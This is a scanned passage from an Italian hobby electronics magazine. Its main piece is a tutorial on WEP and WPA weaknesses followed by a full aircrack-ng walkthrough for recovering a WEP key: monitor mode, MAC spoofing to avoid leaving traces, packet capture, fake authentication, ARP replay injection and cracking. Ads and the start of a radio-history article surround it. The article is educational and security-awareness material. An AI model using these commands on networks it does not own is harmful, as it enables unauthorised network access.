La informiamo che, ai sensi della legge 675/96, i suoi dati saranno da noi utilizzati a soli fini promozionali. Lei potrà in qualsiasi momento richiederci aggiornamento o cancellazione scrivendo a: Edizioni C&C Srl Via Naviglio 37/2 Faenza

☐ Ho versato l'importo sul C.C.P. 12099487 intestato a Edizioni C&C Srl - Faenza

☐ Allego fotocopia vaglia postale

☐ Allego assegno personale

☐ Addebito su Carta di Credito (non elettronica)

☐ CARTA SI ☐ VISA ☐ MASTER CARD ☐ EUROCARD

N.

SCAD. Numero di controllo

Importo €

Intestata a

Firma Data

Pagamenti con POS VIRTUALE PROTETTO su
www.edizionicec.it Sezione abbonamenti

Scacco matto al WiFi

Usiamo Linux per scoprire quanto è vulnerabile la nostra rete

Introduzione

La comodità delle reti wireless domestiche è sicuramente la possibilità di navigare su internet pressoché ovunque, nelle stanze di casa, con un semplice portatile.

Oggi giorno, la maggior parte dei provider (FastWeb, Alice, Libero, ecc..) forniscono all'atto dell'abbonamento, il router per collegarci all'ADSL e che molto spesso fa anche da access point, permettendoci anche di collegarci via WiFi senza tirare troppi fili per le stanze di casa. Il problema è capire quanto siano sicure queste reti WiFi per evitare che altri possano inserirsi a nostra insaputa.

Nell'articolo che segue analizzeremo come scoprire che algoritmo di cifratura usa il nostro router, per capire se possiamo dormire sonni tranquilli e cercheremo di attaccare una rete WEP per ottenere la sua chiave di accesso.

Un po' di storia delle reti wireless

WEP

Il Wired Equivalent Privacy (WEP) è parte dello standard IEEE 802.11 (ratificato nel 1999) e nello specifico è quella parte dello standard che specifica il protocollo utilizzato per rendere sicure le trasmissioni radio delle reti Wi-Fi. WEP è stato progettato

per fornire una sicurezza comparabile a quelle delle normali LAN basate su cavo. Purtroppo seri difetti sono stati scoperti nella particolare implementazione dell'algoritmo crittografico utilizzato per rendere sicure le comunicazioni. Questo ha reso necessario una revisione del WEP che adesso viene considerato un sottoinsieme del più sicuro standard Wi-Fi Protected Access (WPA) rilasciato nel 2003 e facente parte dell'IEEE 802.11i (conosciuto come WPA2) definito nel giugno del 2004. Il WEP viene ritenuto il minimo indispensabile per impedire a un utente casuale di accedere alla rete locale.

WEP usa l'algoritmo di cifratura

stream RC4 per la sicurezza e utilizza il CRC-32 per verificare l'integrità dei dati. Nello specifico l'RC4 del WEP utilizza due chiavi, a 40 bit e a 104 bit. A queste vengono aggiunti 24 bit per il vettore di inizializzazione (IV Initialization Vector) quando viene trasmesso in chiaro.

Winget e altri (2003) segnalano che il WEP aveva una serie di debolezze. In particolari due erano molto gravi:

La prima era che l'utilizzo del WEP era opzionale e quindi moltissimi utilizzatori non lo attivavano esponendo la propria rete locale a qualsiasi utente dotato di una scheda di rete senza fili.

La seconda debolezza era le-

Qualche termine tecnico... da conoscere assolutamente

Nome	Significato
Vettori di inizializzazione (IV)	Sono dei numeri casuali, sempre diversi, che vengono aggiunti alla chiave di cifratura per aumentarne la sicurezza.
Attacco forza bruta	Tecnica di decifratura delle password che analizza in sequenza tutte le possibili soluzioni finché non viene individuata quella corretta.
Attacco statistico	Attacco che utilizza l'analisi statistica dei dati raccolti per ricavare la chiave di cifratura
Handshake	Lo scambio di pacchetti iniziale per mezzo dei quali l'access point e il client negoziano la connessione
Access Point (AP) e client	Sono i due attori della connessione: il client è il nostro PC, colui che si vuole collegare. L'access point è invece il dispositivo che fornisce la connessione al client
MAC Address	Codice esadecimale su 48 bit stabilito dal costruttore, che identifica in modo univoco la scheda di rete.
BSSID	MAC Address della scheda di rete dell'AP
RC4	Algoritmo di cifratura utilizzato nel protocollo di sicurezza sia da WEP che da WPA
Packet Injection	Tecnica di attacco che consente di immettere nella rete una sequenza di pacchetti "falsi" per farsi fornire dall'AP delle info.
ARP request replay	Ripetizione da parte della scheda di rete di pacchetti ARP Request per permettere di generare un numero maggiore di IV

gata al fatto che il protocollo non includeva una gestione delle chiavi utilizzate per la codifica dei messaggi. Questo, insieme alla constatazione che le chiavi utilizzabili per cifrare i messaggi erano poche, esponeva il WEP a molte tipologie di attacchi. Avere gli IV troppo piccoli consente di sferrare attacchi rapidi. Come detto sopra, la chiave RC4 di questo protocollo è formata da 40 o 104 bit di chiave e 24 bit di IV: in 24 bit disponibili la possibilità che un singolo IV si ripeta è piuttosto alta e non richiede che il trasferimento di una manciata di Mbyte di traffico nella rete da attaccare. È proprio la presenza di ripetizioni negli IV (chiamate anche "collisioni"), che permette di ridurre drasticamente i tempi richiesti per l'analisi e la decifrazione della chiave.

Molti attacchi specifici vennero sviluppati per il WEP. Nell'agosto del 2001 venne pubblicato su un newsgroup dedicato alla crittografia una approfondita analisi del WEP che ne evidenziava le insicurezze derivate dalla specifica implementazione dell'RC4 utilizzata dal WEP. Quella analisi dimostrava che era possibile analizzando il traffico di rete ottenere in breve tempo (poche ore) la chiave utilizzata per cifrare la rete locale. Non molto tempo dopo apparvero su Internet i primi programmi in grado di forzare il WEP e allo stato attuale questi programmi consentono a un utente senza nessuna conoscenza specifica di forzare una rete WEP in poche ore. Il WEP ha fallito decisamente il suo obiettivo, infatti la sicurezza di una rete WEP è notevolmente inferiore a quella di un'usuale rete su cavo.

WPA

Wi-Fi Protected Access (WPA) è un protocollo per la sicurezza delle reti senza filo Wi-Fi creato per tamponare i problemi di scarsa sicurezza del precedente protocollo di sicurezza, il WEP. Il WPA implementa parte del protocollo IEEE 802.11i e rappresenta un passaggio intermedio per il raggiungimento della piena sicurezza.

Questa verrà raggiunta quando i dispositivi implementeranno in toto lo standard IEEE 802.11i. Le certificazioni per il WPA sono iniziate nell'aprile del 2003 mentre per l'IEEE 802.11i si è dovuto attendere il giugno del 2004.

WPA è progettato per utilizzare lo standard IEEE 802.1x per gestire l'autenticazione dei client e dei server e la distribuzione di differenti chiavi per ogni utente, sebbene per questioni di compatibilità supporti la precedente gestione a chiave condivisa (PSK). I dati sono cifrati col l'algoritmo di cifratura a stream RC4 con chiave a 128 bit e vettore di inizializzazione a 48 bit.

Una delle modifiche che introducono maggiore robustezza all'algoritmo è la definizione del Temporal Key Integrity Protocol (TKIP). Questo protocollo dinamicamente cambia la chiave in uso e questo combinato con il vettore di inizializzazione di dimensione doppia rispetto al WEP rende inefficaci i metodi di attacco utilizzati contro il WEP.

In aggiunta all'autenticazione e alla cifratura, il WPA introduce notevoli miglioramenti nella gestione dell'integrità. Il CRC utilizzato dal WEP non era sicuro, era possibile modificare il messaggio mantenendo coerente il CRC, anche senza conoscere la chiave. Per evitare il problema, il WPA utilizza un nuovo metodo per verificare l'integrità dei messaggi chiamato "Michael". Questo include un contatore associato al messaggio per impedire all'attaccante di ritrasmettere un messaggio che sia già stato trasmesso nella rete.

In sostanza il WPA aumenta la dimensione della chiave, il numero delle chiavi in uso, include un sistema per verificare l'autenticità dei messaggi migliore e quindi incrementa la sicurezza della WLAN, rendendola effettivamente analoga a quella di una rete su cavo. La Wi-Fi Alliance (il gruppo che gestisce lo standard Wi-Fi) ha dichiarato che utilizzerà il termine WPA2 per identificare i dispositivi che avranno il pieno supporto dello standard IEEE 802.11i.

Wi-Fi Alliance ha introdotto i termini WPA(2)-Personal e WPA(2)-Enterprise per differenziare due classi di prodotti. I WPA(2)-Personal utilizzeranno il metodo PSK a chiave condivisa mentre i WPA(2)-Enterprise utilizzeranno un server di autenticazione. Questo per differenziare le due classi di sicurezza.

Le debolezze dei protocolli WEP e WPA

Il protocollo WEP è estremamente vulnerabile: non è necessario procedere con un attacco a forza bruta ma è sufficiente catturare un numero abbastanza grande di IV, e poi, effettuare un'analisi statistica dei dati raccolti. Dato che nel normale traffico di rete vengono generati pochi IV, grazie ad una tecnica chiamata Packet Injection è possibile generare un volume di traffico maggiore, così da ridurre il tempo richiesto per raccogliere gli IV necessari. Non è possibile invece adottare una tecnica di tipo analisi statistica per attaccare una rete WPA. In questo caso, quindi bisogna impiegare un attacco tipo forza bruta (brute force) catturando le informazioni sulla chiave dall'handshake tra l'AP e un client: per non dover attendere che un nuovo client si autentichi sull'AP, quindi è possibile far sconnettere un client già connesso e catturare così l'handshake nel minor tempo possibile, su questo andremo poi a effettuare il brute force tramite una lista di parole possibili...ma questa è un'altra favola...

Come capire se dormiamo sonni tranquilli?

Come facciamo a capire se la nostra rete Wi-Fi è sicura? Beh se il router è abbastanza recente, o tipo quelli forniti da FastWeb siete abbastanza sicuri che la vostra rete usi un protocollo di crittografia avanzato; se invece il router ha qualche annetto, beh, meglio andarci con i piedi di piombo...

Per verificare le impostazioni di

solito è molto semplice. Basta entrare nelle configurazioni della pagina del router (si veda il proprio manuale per i dettagli) e vedere che tipo di crittografia applica: se usa WPA, WPA2, WPA-TKIP allora siamo sicuri che nessun intruso può entrare o almeno è molto difficile; se invece usa una protezione WEP o addirittura nessuna cambiatela immediatamente!!

Attacco al WEP

Prima di entrare nel vivo ricordo sempre che questa guida è solo a scopo educativo: se volete fare il cracking di una rete WiFi protetta, fatelo sulla vostra!!

Innanzitutto cerchiamo di capire come si espugna una rete WEP. Come già detto, l'attacco si basa fondamentalmente sull'analisi del traffico tra AP e client. Ovvero, prima facciamo una scansione delle reti disponibili, poi iniziamo a analizzare il traffico su quella rete (tecnicamente "sniffare") così da catturare tanti IV, per poi sottoporli al cracking di *aircrack* e trovare la chiave.

Lo strumento principe per fare l'analisi del traffico di rete è sicuramente Linux, più in particolare il pacchetto *aircrack* specifico per le reti WiFi. Per far sì che tutti possano usare gli strumenti che spiegheremo in seguito, utilizzeremo una versione live di Linux, cioè che gira su un normale CD-ROM chiamata *BackTrack3* (detta BT3), specializzata per l'analisi della sicurezza delle reti. La si può scaricare da [1] e una volta masterizzata, su un qualunque CD, avremo una versione perfettamente funzionante di Linux. Basterà accendere il PC con il CD già inserito che saremo subito operativi.

La prima cosa da fare, durante la preparazione di un attacco, è la scelta della rete WiFi da attaccare, ossia quella che, in poche parole è la più facile da espugnare. La scelta va calibrata sul livello di segnale ricevuto e anche su traffico presente sulla rete. Infatti dato che il numero di pacchetti da analizzare, per fare un'ana-





Fig. 1 - Schermata iniziale di BackTrack3

Fig. 2 - Lanciamo Wireless Assistant dal menu



lisi statistica efficace, deve esser circa almeno 50000, avere la rete che già di per se genera molto traffico aiuta.

Una volta avviata la distro BT3 la schermata si presenterà come in figura 1.

Per vedere quali reti sono di-

sponibili vicino a noi, e se sono protette o meno, useremo in un primo momento il programma *Wireless Assistant* che troviamo nel menu, come mostrato in figura 2. Passeremo poi ad utilizzare un programma più ricco di informazioni dal nome *airodump*, che




Fig. 3 - Le reti disponibili...

ci informerà di tutti i dettagli della rete, a noi necessari per l'attacco.


Dalla figura 3 si può vedere che tutte le tre reti hanno un'ottima potenza e che tutte sono protette con qualcosa, di cui per il momento, non sappiamo se sia WEP o WPA, ecc.. Per poterlo sapere rechiamoci sulla barra di avvio (fig. 4) in basso a sinistra dello schermo e clicchiamo sullo schermo nero (la seconda icona da sinistra), questa aprirà la *konsole* di linux che ci servirà per lanciare tutti i comandi manuali...

Le prime due cose da fare sono portare la scheda di rete da mo-



Fig. 4 - La barra di avvio

Fig. 5 - La preparazione della scheda di rete



dalità promiscua a modalità monitor in modo che possa monitorare tutti i pacchetti che passano "nell'aria". La seconda è cambiare il MAC address della scheda per non lasciare tracce dietro di noi... Per far questo nella finestra della *konsole* dobbiamo digitare la seguente sequenza di comandi:

airmon-ng

questo ci mostrerà il nome dell'interfaccia, il tipo e la marca della nostra scheda WiFi. La cosa più importante da ricordarsi è l'interfaccia, nel nostro caso **wlan0**, perché ci servirà nelle prossime istruzioni. Andiamo avanti come in figura 5:

airmon-ng stop wlan0
ifconfig wlan0 down

servono per liberare tutte le risorse legate alla scheda WiFi per permettere di poter agire su di essa per cambiare il MAC address tramite l'istruzione:

macchanger -mac <nuovo mac> wlan0

il nuovo MAC può essere un numero qualunque basta che siano sei bytes in hex, nel mio caso ho messo semplicemente 00:11:22:33:44:55. Fatto questo rilanciamo in stato ON per iniziare ad attaccare la rete:

airmon-ng start wlan0

Nota bene, è possibile che per alcune schede la modalità monitor non sia supportata, in questo caso è necessario consultare una documentazione più specifica, come [2].

Facciamo una scansione per vedere le varie reti, su che canale sono e se ci sono client connessi. Per fare questa operazione lanciamo:

airodump-ng wlan0

Questa istruzione sputerà fuori un elenco di reti simile a quello di *Wireless Assistant*.

Una volta individuata la rete segnamoci le seguenti informazioni:

1. BSSID (MAC address dell'AP in questo caso 00:0F:B3:FD:C0:6C),
2. ESSID dell'AP (nome della rete cioè Demo)
3. Channel (CH=11)

Per vedere solo la rete che si interessa premiamo Ctrl+C e rilanciamo airodump col nome e i parametri della rete di nostro interesse. Aggiungendo anche l'opzione -w: questa ci permette di registrare in un file di testo, di cui specifichiamo un nome a piacere esempio wep123, tutto il traffico della rete. Questo file di testo sarà elaborato nella fase finale per scovare la password di rete. La sintassi generale del comando è:

airodump-ng -c <canale> -b <BSSID> -w <file> <interfaccia>

```

Shell - Konsole
CH 2 ][ Elapsed: 8 s ][ 2008-04-29 00:33

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:0F:B3:FD:C0:6C  38      8          1   0  11  54. WEP  WEP   Demo

BSSID          STATION          PWR  Rate  Lost  Packets  Probes
(not associated) 00:60:B3:AD:EB:20  16   0- 2    0      2

bt - #

```

Fig. 6 - Output di airodump

nel nostro caso:

```
airodump-ng -c 11 -b 00:0F:B3:FD:C0:6C -w wep123 wlan0
```

immediatamente nella finestra di *konsole* apparirà una qualcosa simile alla figura 6, dove verrà mostrato solo la rete specificata e tutti i client ad essa connessi.

In questo modo catturiamo le informazioni che ci interessano e

le scriveremo nel file *wep123.cap*. Per il crack di una rete *wep* abbiamo bisogno di circa 50.000 IV (numero che compare nella colonna *#Data*), con la nuova versione 1.0beta di *aircrack*, o dai 250.000 ai 500.000 IV circa, con le versioni precedenti. Non è possibile stabilire con certezza il numero di IV necessari a priori; abbiamo bisogno di un pizzico di fortuna. Sicuramente per velo-

cizzare il processo possiamo attuare ciò che si chiama *packet injection*. Più precisamente ciò che faremo si chiama *ARP request replay*.

Per fare questo, dobbiamo aprire un altro terminale come in figura 2 e lanciare due volte *ai-replay-ng*, la prima, detta *fake authentication*, ci permette di fingerci utenti della rete WiFi e associare la nostra scheda all'AP. Il comando è generico è:

```
aireplay-ng -l 0 -e <ESSID> -a <BSSID> -h <nostro_mac_address> <interfaccia>
```

nel nostro caso:

```
aireplay-ng -l 0 -a 00:0F:B3:FD:C0:6C -h 00:11:22:33:44:55 wlan0
```

I messaggi che seguono saranno simili a quelli di figura 7.

La seconda volta per fare *ARP request replay* il comando sarà come in figura 8.

```

Shell - Konsole
CH 11 ][ Elapsed: 1 min ][ 2008-04-29 00:36

BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:0F:B3:FD:C0:6C  44  93      394      97   2  11  54. WEP  WEP   OPN Demo

BSSID          STATION          PWR  Rate  Lost  Packets  Probes
(not associated) 00:60:B3:AD:EB:20  16   0- 2    0      2

bt - #

Shell - Konsole <2>
bt - # aireplay-ng -l 0 -a 00:0F:B3:FD:C0:6C -h 00:11:22:33:44:55 -e Demo wlan0
00:36:40 Waiting for beacon frame (BSSID: 00:0F:B3:FD:C0:6C) on channel 11

00:36:40 Sending Authentication Request (Open System) [ACK]
00:36:40 Authentication successful
00:36:40 Sending Association Request [ACK]
00:36:40 Association successful :-}

bt - #

```

Fig. 7 - La fake authentication

Fig. 8 - L'ARP request replay in azione...

```

00:0F:B3:FD:C0:6C  43  93      638      158   0  11  54. WEP  WEP   OPN Demo

BSSID          STATION          PWR  Rate  Lost  Packets  Probes
(not associated) 00:60:B3:AD:EB:20  16   0- 2    0      2

Shell - Konsole <2>
bt - # aireplay-ng -l 0 -a 00:0F:B3:FD:C0:6C -h 00:11:22:33:44:55 -e Demo wlan0
00:36:40 Waiting for beacon frame (BSSID: 00:0F:B3:FD:C0:6C) on channel 11

00:36:40 Sending Authentication Request (Open System) [ACK]
00:36:40 Authentication successful
00:36:40 Sending Association Request [ACK]
00:36:40 Association successful :-}

bt - # aireplay-ng -3 -b 00:0F:B3:FD:C0:6C -h 00:11:22:33:44:55 wlan0
00:37:31 Waiting for beacon frame (BSSID: 00:0F:B3:FD:C0:6C) on channel 11
Saving ARP requests in replay_arp-0429-003731.cap
You should also start airodump-ng to capture replies.
Read 10 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)

```

GUIDETTI
Elettronica srl

Via Torino 17 - ALTOPASCIO (LU)

Tel 0583-276693

Fax 0583-277075

KENWOOD

ICOM

YAESU

ALINCO

Permute e spedizioni
in tutta Italia

Chiuso il lunedì

INTERNET:


<http://www.guidettielettronica.it>

E-mail: i5kg@i5kg.it



Fig. 9 - Il file creato si chiama wep123-01.cap

Fig. 10 - Chiave WEP trovata!!!



aireplay-ng -3 -b <BSSID> -h <nostro_mac_address> <interfaccia>

cioè nel nostro caso:

aireplay-ng -3 -b 00:0F:B3:FD:C0:6C -h 00:11:22:33:44:55 wlan0

Non ci resta che aspettare che il programma faccia il suo lavoro... Quando nel terminale di *airrodump* (la prima *konsole* aperta) vedremo che la colonna #Data ha raggiunto come numero l'ordine dei 30000 pacchetti; allora è il momento di lanciare, in un terzo terminale, il programma *aircrack-ng* per far eseguire

l'analisi statistica di dati raccolti:

aircrack-ng -b <BSSID> <nome_file>

Per andare a controllare il nome del file salvato, dobbiamo fare click sul nome Home, in alto a sinistra sul Desktop e comparirà una finestra simile a figura 9, che mostra il nostro file *wep123-01.cap* (leggermente diverso da come l'avevamo specificato...). Alla fine il comando sarà:

aircrack-ng -b 00:0F:B3:FD:C0:6C wep123-01.cap

e dopo pochi minuti... Eccovi la chiave.

Conclusioni

Con questo articolo abbiamo dato solo una piccola infarinatura delle potenzialità di linux e allo stesso tempo della vulnerabilità delle reti... per chi vuole approfondire nella sezione riferimenti c'è qualche link utile... Alla prossima!!!!

Riferimenti

- [1] <http://www.remote-exploit.org/backtrack.html/> - Il sito della distro BackTrack3
- [2] <http://www.aircrack-ng.org/> - Il sito del progetto aircrack-ng
- http://www.aircrack-ng.org/doku.php?id=newbie_guide - Guida per chi è alle prime armi
- http://www.aircrack-ng.org/doku.php?id=simple_wep_crack - Cracking wep
- http://www.aircrack-ng.org/doku.php?id=how_to_crack_wep_with_no_clients - Senza clients
- <http://www.cdc.informatik.tu-darmstadt.de/aircrack-ptw/> - L'attacco ptw di aircrack 1.0beta



ELLE ERRE ELETTRONICA

Elle Erre Elettronica S.n.c.
Via Oropa 297 - 13892 Cossila BI
Tel. 015/572103 - Fax 015/38099940
www.lrr.it - e-mail: info@lrr.it
cell. 329/2160849

TV 6008

NEW !!!
TX AUDIO DIGITALI
MPEG-2

Trasmettitore 10,3 - 10,5 GHz
Campo di taratura oscillatore 100 MHz
Oscillatore controllato a D.R.O.
Capacità: tramite modulo di banda base aggiuntivo
1 canale video +
2 o 4 canali audio

Costo € 200,00 IVA inclusa.

Uscita diretta su illuminatore standard
Potenza di uscita: 50mW
Uscita monitoraggio potenza
Alimentazione: 12 Vcc 100 mA

LE NOSTRE LINEE DI PRODOTTI

Trasmettitori e ricevitori FM banda stretta 125-180 MHz 410-510 MHz, codificatori decodificatori DTMF, amplificatori VHF-UHF-SHF, filtri, antenne a microonde e "Cassegrain", convertitori, eccitatori audio-video nelle bande 1,3 - 2,3 - 5,7 - 10,5 GHz, tarature e riparazioni a RF, prodotti su richiesta.

Radioamatori d'altri tempi

Storia del servizio radio al circuito Automobilistico di Senigallia

Premessa

Giuliano, I6CDG è un radioamatore "legale" già dall'immediato dopoguerra con i primi nominativi provvisori.

Egli ha iniziato a sentire le note del CW dall'infanzia, il padre Arturo e lo zio paterno Ettore erano entrambi ufficiali di marina specialisti e istruttori RT [1].

Suo zio ha anche partecipato, naturalmente da esperto RT, alla spedizione polare italiana con il Dirigibile Italia.

I6CDG ha iniziato a promulgare la passione per la radio dalla sua famiglia, la moglie Paolina ha il nominativo I6DKI e il figlio Enzo I6PDD, per ora si sono salvati soltanto i nipoti.

Giuliano di professione faceva il Maestro Elementare, ma il tempo libero lo passava, e lo passa ancora, in un garage allestito a laboratorio dove gli amici portavano tutti gli apparati e gli strumenti dichiarati irreparabili dagli altri.

Prima bisognava sorbirsi il brontolio di Giuliano che doveva farti notare tutti i precedenti tentativi maldestri di riparazione, ti impartiva tutta la teoria necessaria, poi si metteva all'opera.

Naturalmente qualsiasi apparato riprendeva vita qualunque problema avesse avuto, la bobinatrice per rifare i trasformatori o le impedenze a nido d'ape era sempre pronta, e lo è ancora.

Negli ultimi decenni Giuliano ricondiziona soltanto vecchie radio a valvola, conosce a memoria centinaia di schemi dalle prime radio degli anni '20 agli ultimi apparati a valvole.

In questo laboratorio, fra una chiacchiera e una saldatura, sono cresciuti molti radioamatori da I4BER giovane rampollo negli anni '50 a molti altri fino ad oggi.

Questo insigne personaggio è stato il mio primo maestro di Radio. Nella seconda metà degli anni '60 mi ha spronato, insieme alla sua XYL Paolina I6DKI a studiare il CW per la patente.

Ora mi ha chiesto di battere al computer alcuni suoi appunti e digitalizzare le foto per questo articolo: tutto ciò che sarà scritto dopo questa premessa è opera di Giuliano, solo i possibili errori di grammatica sono miei.

I nominativi che seguiranno avranno tutti il prefisso "I1", perché all'epoca dei fatti non erano ancora state istituite le Call Areas attuali e neanche i Codici d'Avviamento Postale.

All'epoca tutti i radioamatori citati abitavano a Senigallia o nelle vicinanze, tranne il compianto I1BBE Gianfranco Sinigaglia che viveva a Bologna. Successivamente alcuni OM sono emigrati in aree diverse come: Goliardo I4BER, Silvio I2CDL ed altri.

Eraldo I4SBX. (i4sbx.libero.it)

Circuito Motociclistico e Automobilistico di Senigallia

"Dopo quindici anni di inattività, dovuta ad avvenimenti che avevano sconvolto il mondo, lo sport automobilistico, compreso e sacrificato per tanto tempo, quasi improvvisamente rinasceva, dimostrando così la sua irriducibile vitalità malgrado le tante difficoltà che ancora si opponevano, come il divieto di libera circolazione, le speciali autorizzazioni domenicali o serali, i contingenti di carburante o dei pneumatici.

Con tutto ciò, in più parti d'Italia questa ripresa era già in atto, e manifestazioni automobilistiche si andavano organizzando con ritmo sempre crescente.

Anche Senigallia, in piena ripresa produttiva in particolare nel settore turistico, non rimase insensibile a questo risveglio dello sport motoristico, memore dei successi ottenuti con le corse dell'anteguerra.

Se si considera poi che l'Automobile Club di Ancona nei primi del 1947 aveva rinunciato all'organizzazione del "III° Circuito delle Marche", l'Azienda di Soggiorno non si lasciò sfuggire l'occasione per candidarsi quale "organizzatore" di una manifestazione automobilistica alternativa da disputarsi sul Circuito di Senigallia.

La richiesta ebbe il placet dall'Ente anconitano e Senigallia, garantendo con la sua esperienza tecnica e sportiva un sicuro successo, ricevette il prescritto

